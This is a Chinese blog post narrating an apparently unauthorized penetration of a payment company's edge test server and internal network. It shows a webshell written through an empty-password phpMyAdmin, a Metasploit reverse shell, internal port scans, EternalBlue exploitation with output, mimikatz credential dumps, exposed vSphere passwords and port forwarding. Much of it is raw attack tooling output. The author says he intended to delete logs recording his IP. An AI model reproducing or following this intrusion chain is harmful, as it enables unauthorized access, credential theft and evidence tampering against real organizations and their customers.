

某第三方支付边界机漏洞导致的内网渗透

2019 了... 2018 立的 Flag 变成了 2019 的 Flag... 真是废物啊! ~

前言

朋友邀请我进“圈子”，说里面有些文章还不错，就注册了一个账号，可是要发文章才能激活，所以就把前段时间的捡的一个洞，打打码提交了。想想好久没写东西了，既然都在别的地方发了半个多月了，就复制过来了。

此次渗透是一次意外，也提交到了 CNVD。实在没时间写东西了，反正是半个月前写的，那也没发什么地方，就打打码发这里来了，想进来看看，交点朋友。内容较为敏感故进行了打码，重在过程内容不太重要。

正文

有增改，可能有些地方不通顺。将就着看吧。

一次意外捡到的这个 IP

http://11.*.*.3/

打开就看到 XX 支付测试环境 虽然当时不知道 XX 支付是干嘛的 但是看到测试环境就想搞搞

于是扫了一下端口 发现开了很多 有 ssh 的也有 rdp 的 是台边界的出口机子 经常遇到这样的机子一般都很弱

其中 55 端口跑着 http 然后发现目录遍历... 目录遍历发现一个日志文件，百来 M 最新写入时间就在几秒钟前...

打开一看，突然后背发凉... 被记录了我的真实 IP，有点不爽，我就随便看看也记录我 IP，于是就想着撸下来删日志。

于是就慢慢看

http://11.*.*.3:55/login.php?note=expired


继续看这个站然后找到了 phpmyadmin 发现版本很老，而且空口令

http://11.*.*.3:55/phpMyAdmin



The image shows the phpMyAdmin login interface. At the top, there is a logo for phpMyAdmin featuring a sailboat. Below the logo, the text "欢迎使用 phpMyAdmin" (Welcome to use phpMyAdmin) is displayed. A language selection dropdown menu is set to "中文 - Chinese simplified (utf-8)". The login section, titled "登入", contains three input fields: "服务器" (Server) with the value "127.0.0.1:3306", "登入名称:" (Login name) with the value "root", and "密码:" (Password) which is empty. A "执行" (Execute) button is located at the bottom right of the login form. A yellow warning box at the bottom states "Cookies 必须启用才能登入。" (Cookies must be enabled to log in). The watermark "R3start.net" is visible in the bottom right corner.

账户 root 密码 空



The image shows the main interface of phpMyAdmin. The top bar displays the server address "127.0.0.1:3306" and the version "phpMyAdmin - 2.11.9.2". On the left, there is a sidebar with a list of databases: information_schema (28), jiradb (0), mysql (23), p2p (84), test (4), testlink (46), testlink2 (46), tl (46), and wecenter (84). Below the list is a "请选择数据库" (Select database) prompt. The main content area shows server details: "服务器版本: 5.1.28-rc-community", "Protocol version: 10", "服务器: 127.0.0.1 via TCP/IP", "用户: root@localhost", "MySQL 字符集: UTF-8 Unicode (utf8)", and "MySQL 连接校对: utf8_general_ci". There is a section for "创建一个新的数据库" (Create a new database) with an input field and "整理" (Organize) and "创建" (Create) buttons. A list of navigation options is provided: "显示 MySQL 的运行信息", "显示 MySQL 的系统变量", "进程", "字符集和整理", "Storage Engines", "Reload privileges", "权限", "数据库", "导出", "Import", and "登出". On the right, there are settings for "主题 / 风格: Original" and "Font size: 82%". Links for "phpMyAdmin 文档", "phpMyAdmin wiki", and "phpMyAdmin 官方网站" are also present. The watermark "R3start.net" is visible in the bottom right corner.

然后理所当然的写了个 shell

http://11.*.*.3:55/a.php

为了方便 上传了一个大马

http://11.*.*.3:55/xx.php

执行 cmd 很多命令用不了, 但是 administrator 的 desktop 能访问

应该是 administrator 或者 system 权限

看了进程没有杀毒 直接丢了一个 msf 反弹马上去

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

忘记了 XP 系统无法没有 whoami

```
meterpreter > shell
Process 4700 created.
Channel 475 created.
Microsoft Windows XP [® 5.1.2600]
(C) © 1985-2001 Microsoft Corp.

D:\>whoami
whoami
'whoami' ²»`S²¿»[]¿\@f~X²»`¿?ej
»[]mτ¿pif

D:\>
```

R3start.net

Xp 系统 开始感觉是应该是虚拟机 有点

怀疑是蜜罐

```
meterpreter > run checkvm
[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[!] Example: run post/windows/gather/checkvm OPTION=value [...]
[*] Checking if target is a Virtual Machine .....
[*] This is a VMware Virtual Machine
```

R3start.net

然后想着 进都进来了 就看看内网怎么样吧...

后来发现内网挺大的

于是... 添加路由表

轻轻的扫了一下内网 挑了两个 445 打 ms17010 证明内网可大量沦陷

```
msf auxiliary(scanner/portscan/tcp) > set ports 21-25,80-90,8080-8090,1433,3306,1521,6379,873,11211,445,139,135
ports => 21-25,80-90,8080-8090,1433,3306,1521,6379,873,11211,445,139,135
msf auxiliary(scanner/portscan/tcp) > run

[+] 172.16.1.12: - 172.16.1.12:21 - TCP OPEN
[+] 172.16.1.12: - 172.16.1.12:22 - TCP OPEN
[+] 172.16.1.12: - 172.16.1.12:80 - TCP OPEN
[+] 172.16.1.15: - 172.16.1.15:22 - TCP OPEN
[+] 172.16.1.11: - 172.16.1.11:22 - TCP OPEN
[+] 172.16.1.10: - 172.16.1.10:22 - TCP OPEN
[+] 172.16.1.10: - 172.16.1.10:80 - TCP OPEN
[+] 172.16.1.12: - 172.16.1.12:1521 - TCP OPEN
[+] 172.16.1.12: - 172.16.1.12:3306 - TCP OPEN
[+] 172.16.1.15: - 172.16.1.15:8083 - TCP OPEN
[+] 172.16.1.20: - 172.16.1.20:135 - TCP OPEN
[+] 172.16.1.20: - 172.16.1.20:445 - TCP OPEN
[+] 172.16.1.20: - 172.16.1.20:139 - TCP OPEN
[+] 172.16.1.40: - 172.16.1.40:22 - TCP OPEN
[+] 172.16.1.40: - 172.16.1.40:6379 - TCP OPEN
[*] Scanned 38 of 256 hosts (14% complete)
[+] 172.16.1.48: - 172.16.1.48:22 - TCP OPEN
[+] 172.16.1.46: - 172.16.1.46:22 - TCP OPEN
[+] 172.16.1.49: - 172.16.1.49:22 - TCP OPEN
[+] 172.16.1.47: - 172.16.1.47:21 - TCP OPEN
[+] 172.16.1.47: - 172.16.1.47:22 - TCP OPEN
[+] 172.16.1.50: - 172.16.1.50:21 - TCP OPEN
[+] 172.16.1.45: - 172.16.1.45:22 - TCP OPEN
[+] 172.16.1.50: - 172.16.1.50:22 - TCP OPEN
[+] 172.16.1.51: - 172.16.1.51:22 - TCP OPEN
[+] 172.16.1.44: - 172.16.1.44:22 - TCP OPEN
[+] 172.16.1.43: - 172.16.1.43:22 - TCP OPEN
[+] 172.16.1.53: - 172.16.1.53:22 - TCP OPEN
[+] 172.16.1.42: - 172.16.1.42:22 - TCP OPEN
[+] 172.16.1.54: - 172.16.1.54:22 - TCP OPEN
[+] 172.16.1.41: - 172.16.1.41:22 - TCP OPEN
[+] 172.16.1.55: - 172.16.1.55:135 - TCP OPEN
[+] 172.16.1.55: - 172.16.1.55:139 - TCP OPEN
[+] 172.16.1.55: - 172.16.1.55:445 - TCP OPEN
[+] 172.16.1.52: - 172.16.1.52:135 - TCP OPEN
[+] 172.16.1.52: - 172.16.1.52:139 - TCP OPEN
[+] 172.16.1.52: - 172.16.1.52:445 - TCP OPEN
[+] 172.16.1.50: - 172.16.1.50:1521 - TCP OPEN
[+] 172.16.1.50: - 172.16.1.50:8080 - TCP OPEN
[+] 172.16.1.42: - 172.16.1.42:8083 - TCP OPEN
[+] 172.16.1.44: - 172.16.1.44:8080 - TCP OPEN
[+] 172.16.1.55: - 172.16.1.55:8080 - TCP OPEN
[+] 172.16.1.55: - 172.16.1.55:3306 - TCP OPEN
[+] 172.16.1.41: - 172.16.1.41:6379 - TCP OPEN
[*] Scanned 55 of 256 hosts (21% complete)
```

R3start.net

172.16.1.20

172.16.1.210

都存在 17010 漏洞 还有好几台都有... 我就打了两台

```
[+] 172.16.1.210:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.1.210:445 - Sending final SMBv2 buffers.
[*] 172.16.1.210:445 - Sending last fragment of exploit packet!
[*] 172.16.1.210:445 - Receiving response from exploit packet
[+] 172.16.1.210:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.1.210:445 - Sending egg to corrupted connection.
[*] 172.16.1.210:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 113.108.182.3
[*] Meterpreter session 137 opened (121.201.102.222:4747 -> 113.108.182.3:37008) at 2019-01-09 14:00:00
[+] 172.16.1.210:445 - =====
[+] 172.16.1.210:445 - =====WIN=====
[+] 172.16.1.210:445 - =====

meterpreter > █
```

R3start.net

再看看是不是虚拟机

```
meterpreter > run checkvm

[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[!] Example: run post/windows/gather/checkvm OPTION=value [...]
[*] Checking if target is a Virtual Machine .....
[*] It appears to be physical host.

meterpreter >
```

豁! ~ 宿主机 似乎有搞头? 于是又打了一台
反弹的 shell

```
msf exploit(multi/handler) > sessions -l

Active sessions
-----
Id  Name  Type  Information  Connection
--  ----  ----  -
3   zhifu meterpreter x86/windows NT AUTHORITY\SYSTEM @ XP-DEVT [REDACTED] 323 -> [REDACTED] (172.16.1.55)
137 meterpreter x64/windows NT AUTHORITY\SYSTEM @ WIN-RTMRO7ST08U [REDACTED] 7 -> [REDACTED] (172.16.1.210)
139 meterpreter x64/windows NT AUTHORITY\SYSTEM @ WIN-562LRNVVJRR [REDACTED] :4748 -> [REDACTED] (172.16.1.20)
```

```
Channel 1 created.
Microsoft Windows [© 汾 6.1.7601]
© 癸 (c) 2009 Microsoft Corporation © 癸 {if

C:\Windows\system32>ipconfig
ipconfig

Windows IP P:

Æ  PP ±³µö-½C

   ½Gµ DNS ½ . . . . . :
   ±³µö ½GIPv6 µ. . . . . : fe80::20fd:671:b6f7:132a%11
   IPv4 µ. . . . . : 172.16.1.210
   ^ ½Kë . . . . . : 255.255.255.0
   İy ½172.16.1.254 : . . . . . ^1

µJv ½ isatap.{35666640-0999-44E7-8932-F22349BB52B9}:

   ý. . . . . : ý ä ½
   ½Gµ DNS ½ . . . . . :

C:\Windows\system32>
```

看了一下管理员桌面

```
Name
----
00:49 +0800 112证书网址根证书密码111111.pfx
50:51 +0800 2008.exe
57:46 +0800 ██████████
56:29 +0800 bankofshanghai_ebank.exe
09:02 +0800 Firefox-latest(1).exe
07:17 +0800 SecureCRT - 快捷方式.lnk
12:38 +0800 VPN Client.lnk
43:24 +0800 WinSCP-5.11.2.7781-Setup.exe
56:08 +0800 Xshell.lnk
41:26 +0800 allCRL.crl
46:46 +0800 allinpay.txt
53:07 +0800 certdown
12:34 +0800 cfcatestsm2ocall.cer
44:54 +0800 desktop.ini
12:35 +0800 iexplore - 快捷方式.lnk
36:08 +0800 tlzf-rsa.pfx
23:12 +0800 tlzf-test-vpn
02:49 +0800 tlzf_shbank.pfx
58:38 +0800 vm主机用户.txt
24:02 +0800 启动PLSQL - 快捷方式.lnk
42:50 +0800 支付系统测试数字证书制作指导手册(1).docx
34:24 +0800 根证书.cer
42:50 +0800 证书下载(新流程)
39:00 +0800 附件1: 证书申请流程.zip
```

R3start.net

又发现一台主机的密码

```
vm centerf@172.16.2.9 administrator@vsphere.local Ge ██████████
vm centerf@172.16.1.210 administrator@vsphere.local Ge
```

然后还发现了别的域

```
C:\Users\administrator\Desktop>ping 172.16.2.9
ping 172.16.2.9

Ping 172.16.2.9 32[
172.16.2.9 32[ : b 0[ ms TTL=127
172.16.2.9 32[ : b 0[ ms TTL=127
172.16.2.9 32[ : b 0[ ms TTL=127
C
Terminate channel 3? [y/N]
```

R3start.net

然后两台都抓了一下密码

```
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
=====
```

AuthID	Package	Domain	User	Password
0;997	Negotiate	NT AUTHORITY	LOCAL SERVICE	
0;37691	NTLM			
0;996	Negotiate	VM	WIN-RTMR07ST08U\$	0c ce ee 5c 9c ba 29 67 59 e8 93 cb c6 25 ca d6 aa 78 7a f7 f8 ed 72 e5 0b 3e 6e b2 1a 1a d5 4c c3 5f fc d5 2b 7d a7 96 a2 31 37 68 f e9 9d 39 13 e7 a5 45 94 3d 8d c0 84 37 ed 48 37 ba 49 4e bf b0 87 de 3f d0 c4 86 82 05 ff 55 8 91 c0 4d 66 03 18 d0 ae 51 52 7c 5a f2 57 87 34 cc e8 07 63 d8 3e f2 c0 57 cc 79 80 3e 7e b9 ad f5 fd 3d 12 1d c1 a0 b1 3e 6c d5 99 29 9c cf 1f a5 65 01 22 95 90 a3 1d 0f f6 db 7d 8f f0 c 40 7b 48 ec c3 5d c7 87 3e 92 6f c2 d7 d5 31 1a e8 a3 ba 49 82 20 a0 9c 2a 29 af 75 7b 4d 21 a a3 1d 65 57 69 d2 e3 f9 f2 25 00 bd db 2c 48 e1 7e 59 7a eb 49 3c ef 3b 92 5d 40 15 e5 6e d1 56 df f0 8f 68 1a 25 0f 97
0;999	Negotiate	VM	WIN-RTMR07ST08U\$	0c ce ee 5c 9c ba 29 67 59 e8 93 cb c6 25 ca d6 aa 78 7a f7 f8 ed 72 e5 0b 3e 6e b2 1a 1a d5 4c c3 5f fc d5 2b 7d a7 96 a2 31 37 68 f e9 9d 39 13 e7 a5 45 94 3d 8d c0 84 37 ed 48 37 ba 49 4e bf b0 87 de 3f d0 c4 86 82 05 ff 55 8 91 c0 4d 66 03 18 d0 ae 51 52 7c 5a f2 57 87 34 cc e8 07 63 d8 3e f2 c0 57 cc 79 80 3e 7e b9 ad f5 fd 3d 12 1d c1 a0 b1 3e 6c d5 99 29 9c cf 1f a5 65 01 22 95 90 a3 1d 0f f6 db 7d 8f f0 c 40 7b 48 ec c3 5d c7 87 3e 92 6f c2 d7 d5 31 1a e8 a3 ba 49 82 20 a0 9c 2a 29 af 75 7b 4d 21 a a3 1d 65 57 69 d2 e3 f9 f2 25 00 bd db 2c 48 e1 7e 59 7a eb 49 3c ef 3b 92 5d 40 15 e5 6e d1 56 df f0 8f 68 1a 25 0f 97
0;585550	NTLM	WIN-RTMR07ST08U	Administrator	Lt_****
0;565826	NTLM	WIN-RTMR07ST08U	Administrator	Lt_****

```
meterpreter > load mimikatz
Loading extension mimikatz...[!] Loaded Mimikatz on a newer OS (Windows 2008 R2). Did you mean to 'load kiwi' instead?
Success.
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
=====
```

AuthID	Package	Domain	User	Password
0;996	Negotiate	WORKGROUP	WIN-562LRNVVJRR\$	
0;997	Negotiate	NT AUTHORITY	LOCAL SERVICE	
0;45183	NTLM			
0;999	NTLM	WORKGROUP	WIN-562LRNVVJRR\$	
0;4498567	NTLM	WIN-562LRNVVJRR	Administrator	Lt_****

发现 Lt_**** 密码是通用的

其中 172.16.1.20 里面发现连接了一个 1521

IP:Port	IP:Port	State	Count
0.0.0.0:135	0.0.0.0:0	LISTENING	672
0.0.0.0:445	0.0.0.0:0	LISTENING	4
0.0.0.0:3389	0.0.0.0:0	LISTENING	1412
0.0.0.0:47001	0.0.0.0:0	LISTENING	4
0.0.0.0:49152	0.0.0.0:0	LISTENING	364
0.0.0.0:49153	0.0.0.0:0	LISTENING	760
0.0.0.0:49154	0.0.0.0:0	LISTENING	800
0.0.0.0:49156	0.0.0.0:0	LISTENING	472
0.0.0.0:49157	0.0.0.0:0	LISTENING	1488
0.0.0.0:49159	0.0.0.0:0	LISTENING	480
127.0.0.1:62514	0.0.0.0:0	LISTENING	1036
172.16.1.20:139	0.0.0.0:0	LISTENING	4
172.16.1.20:49160	172.16.1.12:1521	ESTABLISHED	2312
172.16.1.20:49167	172.16.1.12:1521	ESTABLISHED	2312
172.16.1.20:49168	172.16.1.12:1521	ESTABLISHED	2312
172.16.1.20:49179	172.201.102.222:4748	ESTABLISHED	296
:::135	:::0	LISTENING	672
:::445	:::0	LISTENING	4
:::3389	:::0	LISTENING	1412

我并没有在磁盘中去查找 1521 的密码 不过我感觉如果找了 应该也是通杀的。

然后转发了一台 6379 端口出来 证明一下 无口令

```
root@kali:~# redis-cli -h [redacted] 22 -p 6363
[redacted]:6363> INFO
# Server
redis_version:3.2.5
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:d3ad6be821b0ac48
redis_mode:standalone
os:Linux 2.6.32-358.el6.x86_64 x86_64
arch_bits:64
multiplexing_api:epoll
gcc_version:4.4.7
process_id:2149
run_id:8273f07b74dbb0ee6552c4369189261b325826a1
tcp_port:6379
uptime_in_seconds:1238064
uptime_in_days:14
hz:10
lru_clock:3523158
executable:/app/tltapp/redis-3.2.5/bin/redis-server
config_file:/app/tltapp/redis-3.2.5/conf/redis.conf

# Clients
connected_clients:2
client_longest_output_list:0
client_biggest_input_buf:0
blocked_clients:0

# Memory
used_memory:5753968
used_memory_human:5.49M
used_memory_rss:12001280
used_memory_rss_human:11.45M
used_memory_peak:5753968
used_memory_peak_human:5.49M
total_system_memory:4019245056
total_system_memory_human:3.74G
used_memory_lua:37888
used_memory_lua_human:37.00K
maxmemory:2000000000
maxmemory_human:1.86G
maxmemory_policy:allkeys-lru
```

R3start.net

别的 3306 3389 1433 80-90 8080-8090 这些端口 我都没看 主要是点到为止 那几台 6379 其实都可以 shell 了


还有 172.16.1.210 应该是 vsphere 的控制台 而且密码应该就是这个通用的 进去了能接管其他主机 相当于域控 于是乎....

我就把 172.16.1.210 的 443 端口转发出来了

```
meterpreter > portfwd add -l 2280 -r 172.16.1.210 -p 443
[*] Local TCP relay created: :2280 <-> 172.16.1.210:443
meterpreter > █
```

R3start.net

发现确实是



点到为止，没有继续了。

扫描 172.16.1.0/24 段的端口信息 其实漏了很多 主要是线程开的有点大 有些跳过了

```
[+] 172.16.1.12: - 172.16.1.12:21 - TCP OPEN
[+] 172.16.1.12: - 172.16.1.12:22 - TCP OPEN
[+] 172.16.1.12: - 172.16.1.12:80 - TCP OPEN
[+] 172.16.1.15: - 172.16.1.15:22 - TCP OPEN
[+] 172.16.1.11: - 172.16.1.11:22 - TCP OPEN
[+] 172.16.1.10: - 172.16.1.10:22 - TCP OPEN
[+] 172.16.1.10: - 172.16.1.10:80 - TCP OPEN
[+] 172.16.1.12: - 172.16.1.12:1521 - TCP OPEN
[+] 172.16.1.12: - 172.16.1.12:3306 - TCP OPEN
[+] 172.16.1.15: - 172.16.1.15:8083 - TCP OPEN
[+] 172.16.1.20: - 172.16.1.20:135 - TCP OPEN
[+] 172.16.1.20: - 172.16.1.20:445 - TCP OPEN
[+] 172.16.1.20: - 172.16.1.20:139 - TCP OPEN
[+] 172.16.1.40: - 172.16.1.40:22 - TCP OPEN
[+] 172.16.1.40: - 172.16.1.40:6379 - TCP OPEN
[+] 172.16.1.48: - 172.16.1.48:22 - TCP OPEN
[+] 172.16.1.46: - 172.16.1.46:22 - TCP OPEN
[+] 172.16.1.49: - 172.16.1.49:22 - TCP OPEN
[+] 172.16.1.47: - 172.16.1.47:21 - TCP OPEN
[+] 172.16.1.47: - 172.16.1.47:22 - TCP OPEN
[+] 172.16.1.50: - 172.16.1.50:21 - TCP OPEN
[+] 172.16.1.45: - 172.16.1.45:22 - TCP OPEN
[+] 172.16.1.50: - 172.16.1.50:22 - TCP OPEN
[+] 172.16.1.51: - 172.16.1.51:22 - TCP OPEN
[+] 172.16.1.44: - 172.16.1.44:22 - TCP OPEN
[+] 172.16.1.43: - 172.16.1.43:22 - TCP OPEN
[+] 172.16.1.53: - 172.16.1.53:22 - TCP OPEN
[+] 172.16.1.42: - 172.16.1.42:22 - TCP OPEN
[+] 172.16.1.54: - 172.16.1.54:22 - TCP OPEN
[+] 172.16.1.41: - 172.16.1.41:22 - TCP OPEN
[+] 172.16.1.55: - 172.16.1.55:135 - TCP OPEN
[+] 172.16.1.55: - 172.16.1.55:139 - TCP OPEN
[+] 172.16.1.55: - 172.16.1.55:445 - TCP OPEN
[+] 172.16.1.52: - 172.16.1.52:135 - TCP OPEN
[+] 172.16.1.52: - 172.16.1.52:139 - TCP OPEN
[+] 172.16.1.52: - 172.16.1.52:445 - TCP OPEN
[+] 172.16.1.50: - 172.16.1.50:1521 - TCP OPEN
[+] 172.16.1.50: - 172.16.1.50:8080 - TCP OPEN
[+] 172.16.1.42: - 172.16.1.42:8083 - TCP OPEN
[+] 172.16.1.44: - 172.16.1.44:8080 - TCP OPEN
[+] 172.16.1.55: - 172.16.1.55:8080 - TCP OPEN
[+] 172.16.1.55: - 172.16.1.55:3306 - TCP OPEN
[+] 172.16.1.41: - 172.16.1.41:6379 - TCP OPEN
```